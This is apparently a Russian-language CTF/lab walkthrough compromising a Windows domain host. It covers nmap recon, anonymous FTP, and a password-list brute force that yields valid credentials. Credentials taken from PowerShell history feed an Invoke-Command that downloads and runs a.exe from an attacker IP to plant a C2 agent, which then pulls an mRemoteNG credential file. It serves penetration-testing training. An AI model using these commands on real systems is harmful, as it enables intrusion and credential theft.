

traveler

Разведка




```
Nmap scan report for 192.168.1.33
Host is up, received conn-refused (0.0041s latency).
Scanned at 2024-05-11 10:25:21 MSK for 12s
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       REASON  VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-05-11 07:24:56Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
5357/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: TRAVELLER; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.41 seconds
→  ~/Desktop
```

Доступен FTP




```
Initiating NSE at 10:40
Completed NSE at 10:40, 0.00s elapsed
Nmap scan report for 192.168.1.33
Host is up, received syn-ack (0.0012s latency).
Scanned at 2024-05-11 10:40:51 MSK for 0s

PORT   STATE SERVICE REASON  VERSION
21/tcp open  ftp     syn-ack Microsoft ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

`ftp 192.168.1.33`



```
221 Goodbye.
→  ~/Desktop ftp 192.168.1.33
Connected to 192.168.1.33.
220 Microsoft FTP Service
Name (192.168.1.33:exited3n): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||58632|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> exit
221 Goodbye.
→  ~/Desktop
```

На фтп pptx документ, автором указана Diana Zubkova




```
Date                 Host
Yesterday 23:47:09   LOGANALYZER2003
Yesterday 23:47:09   LOGANALYZER2003
Yesterday 23:47:09   LOGANALYZER2003
Yesterday 23:30:39   LOGANALYZER2003
Yesterday 23:30:39   LOGANALYZER2003
Yesterday 10:02:53   LOGANALYZER2003
Yesterday 06:02:46   LOGANALYZER2003
Yesterday 06:02:46   LOGANALYZER2003
Yesterday 06:02:46   LOGANALYZER2003
Yesterday 05:46:16   LOGANALYZER2003
Yesterday 05:46:16   LOGANALYZER2003
2012-10-16 20:34:47  LOGANALYZER2003
2012-10-16 11:03:50  LOGANALYZER2003
2012-10-16 11:03:50  LOGANALYZER2003
2012-10-16 11:03:50  LOGANALYZER2003
2012-10-16 10:47:20  LOGANALYZER2003
```

syslog+nix.pptx

Type: MS PowerPoint Document
Location: /home/exited3n/Desktop
Size: 218 kB (223 284 Bytes)
Created: 30.10.2010, 15:11:59, Diana Zubkova
Modified: 11.05.2024, 10:53:51
Template:
Digitally signed:
Last printed:
Total editing time: 00:00:00
Revision number: 2

☑ Apply user data
☑ Save preview image with this document
☐ Preferred resolution for images: ppi

Брутим по рок ю и получаем креды



```
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:mahalkita - Invalid password
2024/05/11 11:03:12 >  [+] VALID LOGIN:  diana.zubkova@codeby.cdb:greenday
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:batman - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:mother - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:madison - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:maria - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:gabriela - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:mariposa - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:iloveyou2 - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:jeremy - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:november - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:bailey - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:pamela - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:december - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:123321 - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:september - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:morgan - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:shannon - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:123abc - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:gemini - Invalid password
2024/05/11 11:03:12 >  [!] diana.zubkova@codeby.cdb:kimberly - Invalid password
2024/05/11 11:03:12 >  Done! Tested 212 logins (1 successes) in 2.999 seconds
➜  ~/Desktop
```


powershell

```powershell
$username = "codeby\rita.gromova"
$password = ConvertTo-SecureString -AsPlainText "Travel_u144$" -Force -Verbose
$cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $password

Invoke-Command -Credential $cred -ComputerName
```

```
    traveller.codeby.cdb -ScriptBlock  {$PSVersionTable.PSVersion ;
    whoami}
```

Находим креды в истории, и прокидываем агента

```
$username = "codeby\rita.gromova"
$password = ConvertTo-SecureString -AsPlainText "Travel_u144$" -Force
-Verbose
$cred = new-object -typename System.Management.Automation.PSCredential
-argumentlist $username, $password

Invoke-Command -Credential $cred -ComputerName traveller.codeby.cdb -
ScriptBlock  {$PSVersionTable.PSVersion ; whoami}

Invoke-Command -Credential $cred -ComputerName traveller.codeby.cdb -
ScriptBlock  {iwr http://192.168.1.35/a.exe -outfile
C:\windows\temp\a.exe ; cmd /c C:\windows\temp\a.exe}
```




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
41653b44	192.168.1.33	192.168.1.33	rita.gromova	TRAVELLER	Windows 2022 Server 22H2	a.exe	7376	2s	healthy

```
11/05/2024 13:48:16 Agent 41653B44 authenticated as TRAVELLER\rita.gromova :: [Internal: 192.168.1.33] [Process: a.exe\7376] [Arch: x64] [

11/05/2024 13:48:31 [exited3n] Demon » shell whoami
[*] [ECDF7385] Tasked demon to execute a shell command
[+] Send Task to Agent [112 bytes]
[+] Received Output [21 bytes]:
codeby\rita.gromova
```

Находим конфиг mremoteNG


```
ls c:\users\rita.gromova\appdata\roaming\mRemoteNG
```



```
11/05/2024 14:00:24 [exited3n] Demon » ls c:\users\rita.gromova\appdata\roaming
[*] [105AEC36] Tasked demon to list c:\users\rita.gromova\appdata\roaming
 Directory of c:\users\rita.gromova\appdata\roaming\*:

11/05/2024  13:57    <DIR>                Adobe
11/05/2024  13:57    <DIR>                Microsoft
11/05/2024  13:58    <DIR>                mRemoteNG
               0 File(s)     0 B
               3 Folder(s)

11/05/2024 14:00:39 [exited3n] Demon » ls c:\users\rita.gromova\appdata\roaming\mRemoteNG
[*] [2B4F0D36] Tasked demon to list c:\users\rita.gromova\appdata\roaming\mRemoteNG
 Directory of c:\users\rita.gromova\appdata\roaming\mRemoteNG\*:

11/05/2024  13:59           3.30 kB       confCons.xml
11/05/2024  13:58           187 B         confCons.xml.20240511-1058159286.backup
11/05/2024  13:59           3.30 kB       confCons.xml.backup
11/05/2024  13:58           0 B           mRemoteNG.log
               4 File(s)     6.79 kB
               0 Folder(s)

11/05/2024 14:01:01 [exited3n] Demon » download c:\users\rita.gromova\appdata\roaming\mRemoteNG\confCons.xml
[*] [2C4367EB] Tasked demon to download a file c:\users\rita.gromova\appdata\roaming\mRemoteNG\confCons.xml
[*] Started download of file: c:\users\rita.gromova\appdata\roaming\mRemoteNG\confCons.xml [3.30 kB]
[+] Finished download of file: c:\users\rita.gromova\appdata\roaming\mRemoteNG\confCons.xml
[rita.gromova/TRAVELLER] a.exe/7376 x64 (codeby.cdb)
```

